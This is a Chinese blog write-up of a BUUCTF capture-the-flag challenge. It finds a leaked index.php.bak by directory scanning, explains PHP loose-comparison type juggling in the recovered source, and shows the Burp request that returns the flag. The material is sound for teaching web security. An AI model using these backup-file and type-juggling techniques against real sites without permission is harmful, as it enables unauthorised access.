buuctf-[ACTF2020 新生赛]BackupFile（小宇特详解）

原创

周星星ZY 于 2022-01-19 20:40:31 发布 37 收藏


文章标签： php 开发语言 后端

本文链接：https://blog.csdn.net/xhy18634297976/article/details/122589371

buuctf-[ACTF2020 新生赛]BackupFile（小宇特详解）

打开后提示备份文件

这里使用御剑扫描目录



这里发现了index.php

这里访问index.php.bak

这里下载后是源代码

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```


这里是通过GET传参key

然后通过is_numeric来判断key是否是数字

然后与$str进行==弱比较

这里在比较过程中由于是弱比较，而且 $key是数字，所以在比较的过程中 $str会被隐性的转换为整型。

所以这里进行抓包然后传参$key=123就可


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2021.8.2 - Temporary Project - licensed to Uncia
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
1 ×
Send Cancel
Target: http://825f8070-801c-4ec7-b360-76caa6f479c5.node4.buuoj.cn:81
HTTP/1
Request
Pretty Raw Hex \n
1 GET /?key=123 HTTP/1.1
2 Host: 825f8070-801c-4ec7-b360-76caa6f479c5.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
Search...
0 matches
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Wed, 19 Jan 2022 12:38:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.13
7 Content-Length: 43
8
9 flag{134e5a6c-2aec-4e83-bcc7-73f9adeae14d}
10
Search...
0 matches
INSPECTOR
Request Attributes
Query Parameters (1)
Body Parameters (0)
Request Cookies (0)
Request Headers (7)
Response Headers (6)
Done
223 bytes | 54 millis